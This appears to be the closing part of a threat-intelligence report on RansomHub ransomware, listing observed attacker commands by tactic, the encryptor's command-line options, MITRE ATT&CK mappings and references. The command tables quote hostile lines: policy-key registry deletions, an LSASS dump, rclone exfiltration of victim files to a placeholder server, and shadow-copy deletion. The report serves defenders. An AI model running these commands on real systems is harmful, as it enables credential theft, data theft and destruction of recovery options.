Defense Evasion	reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\PColicies" /f reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Windows Store\Windows Update" /f reg delete "HKLM\Software\Microsoft\WindowsSelfHost" /f reg delete "HKLM\Software\Policies" /f reg delete "HKLM\Software\WOW6432Node\Microsoft\Policies" /for reg delete "HKLM\Software\WOW6432Node\Microsoft\Windows\\CurrentVersion\Policies" /f reg delete "HKLM\Software\WOW6432Node\Microsoft\Windows\\CurrentVersion\Windows Store\Windows Update" /f
Credential Access	C:\Windows\System32\cmd.exe /C <redacted>\Downloads\232.bat <redacted>\Temp\lsass.DMP
Discovery	Process32FirstW() API Process32NextW() API GetLogicalDriveStringsW() API GetDriveTypeW() API FindFirstFileW() API FindNextFileW() API GetProcAddress() API NetUserEnum() API NetShareEnum() API <redacted>\Downloads\softportable_netscan\netscan.exe
Command and Control	C:\Windows\system32\cmd.exe /c C:\ProgramData\AnyDesk.exe
Exfiltration	rclone copy \\<COMPROMISED_IP>\i$ <REMOTE_SERVER>:<REMOTE_PATH>\Users --include ".pdf" --include ".docx" --include ".sql" --max-age <DATE>
Impact	<redacted>\Downloads\amd64.exe -pass 5e9f842d111b08ea0d5a4700fda541105dffc7d6b1e43305fa5ee3eab4dcd509 powershell.exe -Command Powershell -Command "\"Get-CimInstance

Observed Behaviors: Windows

Tactic	Commands Observed
Impact	Win32_ShadowCopy | Remove-CimInstance\"“ powershell.exe -Command PowerShell -Command "\"Get-VM | Stop-VM -Force\"“ cmd.exe /c iisreset.exe /stop ControlService() API cmd.exe /c shutdown /r /f /t 0

Observed Execution Options: Windows

Execution Option	Description
-cmd *string*	Execute a specific command before encryption.
-disable-net	Disable network interfaces before starting encryption.
-fast	Enable fast encryption mode for quicker processing.
-file *value*	Encrypt specific files only.
-host *value*	Target only specific network shares.
-no-folder-filter	Disable folder filtering, allowing all folders to be targeted.
-only-local	Restrict encryption to local disks only.
-pass *string*	Specify a passphrase for execution.
-path *value*	Encrypt files in specific directories.
-safeboot	Reboot into Safe Mode before starting encryption.
-safeboot-instance	Run as a Safe Mode instance.
-skip-vm *value*	Skip shutting down specific VMs.
-sleep *int*	Introduce a delay (in minutes) before execution.
-verbose	Log actions to the console.

Observed Execution Options: Linux

Execution Option	Description
-pass *string*	Specify a passphrase for execution.
-path *string*	Specify the directory to encrypt (default is /vmfs/volumes).
-sleep *int*	Introduce a delay (in minutes) before execution.
-skip_vms *string*	Skip stopping and encrypting VMs listed in a file.
-fast	Enable fast encryption mode.
-verbose	Output encryption logs to the console.
-background	Run the ransomware in the background.

Observed Execution Options: SFTP

Execution Option	Description
-cmd *string*	Execute a specific command before encryption.
-fast	Enable fast encryption mode.
-host *string*	Specify the target SFTP host.
-pass *string*	Specify the passphrase for execution.
-path *value*	Encrypt files in specific directories.
-proxy *string*	Use a proxy for connecting to the SFTP server.
-skip_vms *string*	Skip encrypting specific virtual machine files.
-thread	Set the number of encryption threads (default is 8).

MITRE ATT&CK® Mappings

Reconnaissance	
T1590: Gather Victim Network Information	.005: IP Addresses
T1592: Gather Victim Host Information	.004: Client Configurations
T1595: Active Scanning	.001: Scanning IP Blocks .002: Vulnerability Scanning
Resource Development	
T1583: Acquire Infrastructure	
T1587: Develop Capabilities	.001: Malware
T1588: Obtain Capabilities	.001: Malware .002: Tool .005: Exploits
T1608: Stage Capabilities	.001: Upload Malware .002: Upload Tool
Initial Access	
T1078: Valid Accounts	.002: Domain Accounts
T1133: External Remote Services	
T1189: Drive-by Compromise	
T1190: Exploit Public-Facing Application	
T1566: Phishing	.004: Spearphishing Voice

MITRE ATT&CK® Mappings

Execution	
T1047: Windows Management Instrumentation	
T1059: Command and Scripting Interpreter	.001: PowerShell .003: Windows Command Shell .006: Python .007: JavaScript
T1569: System Services	.002: Service Execution
Persistence	
T1053: Scheduled Task/Job	.005: Scheduled Task
T1078: Valid Accounts	.002: Domain Accounts
T1098: Account Manipulation	
T1133: External Remote Services	
T1136: Create Account	.001: Local Account .002: Domain Account
T1547: Boot or Logon Autostart Execution	.001: Registry Run Keys / Startup Folder
Privilege Escalation	
T1068: Exploitation for Privilege Escalation	
T1078: Valid Accounts	.002: Domain Accounts
T1098: Account Manipulation	
T1134: Access Token Manipulation	.001: Token Impersonation/Theft

MITRE ATT&CK® Mappings

Privilege Escalation	
T1484: Domain or Tenant Policy Modification	.001: Group Policy Modification
T1548: Abuse Elevation Control Mechanism	.002: Bypass User Account Control
Defense Evasion	
T1027: Obfuscated Files or Information	.013: Encrypted/Encoded File
T1036: Masquerading	
T1070: Indicator Removal	.001: Clear Windows Event Logs .004: File Deletion
T1078: Valid Accounts	.002: Domain Accounts
T1112: Modify Registry	
T1218: System Binary Proxy Execution	
T1222: File and Directory Permissions Modification	.001: Windows File and Directory Permissions Modification
T1480: Execution Guardrails	
T1484: Domain or Tenant Policy Modification	.001: Group Policy Modification
T1548: Abuse Elevation Control Mechanism	.002: Bypass User Account Control
T1562: Impair Defenses	.001: Disable or Modify Tools .006: Indicator Blocking .009: Safe Made Boot
T1564: Hide Artifacts	.003: Hidden Window

MITRE ATT&CK® Mappings

Credential Access	
T1003: OS Credential Dumping	.001: LSASS Memory .003: NTDS
T1110: Brute Force	.003: Password Spraying
T1555: Credentials from Password Stores	.005: Password Managers
Discovery	
T1018: Remote System Discovery	
T1046: Network Service Discovery	
T1057: Process Discovery	
T1082: System Information Discovery	
T1083: File and Directory Discovery	
T1087: Account Discovery	.001: Local Account
T1135: Network Share Discovery	
Lateral Movement	
T1021: Remote Services	.001: Remote Desktop Protocol .002: SMB/Windows Admin Shares .004: SSH
T1080: Taint Shared Copy	
T1210: Exploitation of Remote Services	

MITRE ATT&CK® Mappings

Lateral Movement	
T1550: Use Alternate Authentication Material	.002: Pass the Hash
T1570: Lateral Movement	
Collection	
T1005: Data from Local System	
T1039: Data from Network Shared Drive	
T1185: Browser Session Hijacking	
T1560: Archive Collected Data	
Command and Control	
T1001: Data Obfuscation	
T1071: Application Layer Protocol	.001: Web Protocols
T1090: Proxy	.003: Multi-hop Proxy
T1105: Ingress Tool Transfer	
T1132: Data Encoding	.002: Non-Standard Encoding
T1219: Remote Access Software	
T1571: Non-Standard Port	
T1573: Encrypted Channel	.001: Symmetric Cryptography

MITRE ATT&CK® Mappings

Exfiltration	
T1029: Scheduled Transfer	
T1041: Exfiltration Over C2 Channel	
T1048: Exfiltration Over Alternative Protocol	.002: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol .003: Exfiltration Unencrypted Non-C2 Protocol
T1537: Transfer Data to Cloud Account	
T1567: Exfiltration Over Web Service	.002: Exfiltration to Cloud Storage
Impact	
T1485: Data Desctruction	
T1486: Data Encrypted for Impact	
T1489: Service Stop	
T1490: Inhibit System Recovery	
T1529: System Shutdown/Recovery	
T1657: Financial Theft	

References

- Agat (2024, April 04) Fortinet: “Threat Coverage: How FortiEDR protects against RansomHub Ransomware.” https://community.fortinet.com/t5/FortiEDR/Threat-Coverage-How-FortiEDR-protects-against-RansomHub/ta-p/308376
- Aitoriyev, Abzal; Tykushin, Anatoly (2024, August 28) Group-IB: “Ransomhub ransomware-as-a-service.” https://www.group-ib.com/blog/ransomhub-raas/
- Avanzato, Joseph (2025, April 10) Varonis: “RansomHub - What You Need to Know About the Rapidly Emerging Threat.” https://www.varonis.com/blog/ransomhub
- CISA (2024, August 29) “#StopRansomware: RansomHub Ransomware.” https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-242a
- DarkTrace (2025, January 14) “RansomHub Ransomware: Darktrace’s Investigation of the Newest Tool in ShadowSyndicate's Arsenal.” https://www.darktrace.com/blog/ransomhub-ransomware-darktraces-investigation-of-the-newest-tool-in-shadowsyndicates-arsenal
- DarkTrace (2025, February 06) “RansomHub Revisited: New Front-Runner in the Ransomware-as-a-Service Marketplace.” https://www.darktrace.com/blog/ransomhub-revisited-new-front-runner-in-the-ransomware-as-a-service-marketplace
- Forescout Research - Vedere Labs (2-024, May 09) “Analysis: A new ransomware group emerges from the Change Healthcare cyber attack.” https://www.forescout.com/blog/analysis-a-new-ransomware-group-emerges-from-the-change-healthcare-cyber-attack/
- Klopsch, Andreas (2024, August 14) Sophos: “Ransomware attackers introduce new EDR killer to their arsenal.” https://news.sophos.com/en-us/2024/08/14/edr-kill-shifter/
- Nelson, Andrew (2025, January 25) GuidePoint Security: “RansomHub Affiliate leverages Python-based backdoor.” https://www.guidepointsecurity.com/blog/ransomhub-affiliate-leverage-python-based-backdoor/
- ReliaQuest Threat Research Team (2024, October 24) “Scattered Spider x RansomHub: A New Partnership.” https://www.reliaquest.com/blog/scattered-spider-x-ransomhub-a-new-partnership/
- SK Shieldus (2024) “Keeping Up with Ransomware.” https://www.skshieldus.com/download/files/download.do?o_fname=Keep%20up%20with%20Ransomware_Emergence%20of%20Lynx%20ransomware%20and%20analysis%20of%20connectivity%20with%20INC%20Group.pdf&r_fname=20240927174026206.pdf
- SOCRadar (2024, March 22) “Dark Web Profile: RansomHub.” https://socradar.io/dark-web-profile-ransomhub/
- Souček, Jakub; Holman, Jan (2025, March 26) ESET: “Shifting the sands of RansomHub’s EDRKillShifter.” https://www.welivesecurity.com/en/eset-research/shifting-sands-ransomhub-edrkillshifter/
- Symantec (2025, March 20) “RansomHub: Attackers Leverage New Custom Backdoor.” https://www.security.com/threat-intelligence/ransomhub-betruger-backdoor
- Threat Hunter Team (2024, June 05) Symantec: “RansomHub: New Ransomware has Origins in Older Knight.” https://symantec-enterprise-blogs.security.com/threat-intelligence/ransomhub-knight-ransomware

References

- Trend Micro Research (2024, December 20) Trend Micro: “Ransomware Spotlight: Ransomhub.” https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-ransomhub
- Timothy, Justin; Mouton, Jean-Pierre; Silver, Ryan (2025, April 08) GuidePoint Security: “RansomSnub: RansomHub’s Affiliate Confusion.” https://www.guidepointsecurity.com/blog/ransomsnub-ransomhubs-affiliate-confusion/
- Walter, Jim (2024, April 24) SentinelOne: “Ransomware Evolution | How Cheated Affiliates Are Recycling Victim Data for Profit.” https://www.sentinelone.com/blog/ransomware-evolution-how-cheated-affiliates-are-recycling-victim-data-for-profit/
- WatchGuard (n.d.) “RansomHub (Active).” https://www.watchguard.com/wgrd-security-hub/ransomware-tracker/ransomhub
- Yu, Kyle; Alpuerto, Christian; Lim, John Paul; et. al. (2024, September 20) Trend Micro: “How Ransomhub Ransomware Uses EDRKillShifter to Disable EDR and Antivirus Protections.” https://www.trendmicro.com/en_us/research/24/i/how-ransomhub-ransomware-uses-edrkillshifter-to-disable-edr-and-.html
- ZeroFox (2024, April 23) “Ransomware Threat Landscape Continues to Diversify in 2024.” https://zf-dashboard-media.s3.amazonaws.com/intel/27e4a436-1849-456e-8010-c3527871291b
- Zohdy, Mahmoud; Alfano, Vito (2025, April 30) Group-IB: “Ransomware debris: an analysis of the RansomHub operation.” https://www.group-ib.com/blog/ransomware-debris/

Adversary Pursuit Group

blackpoint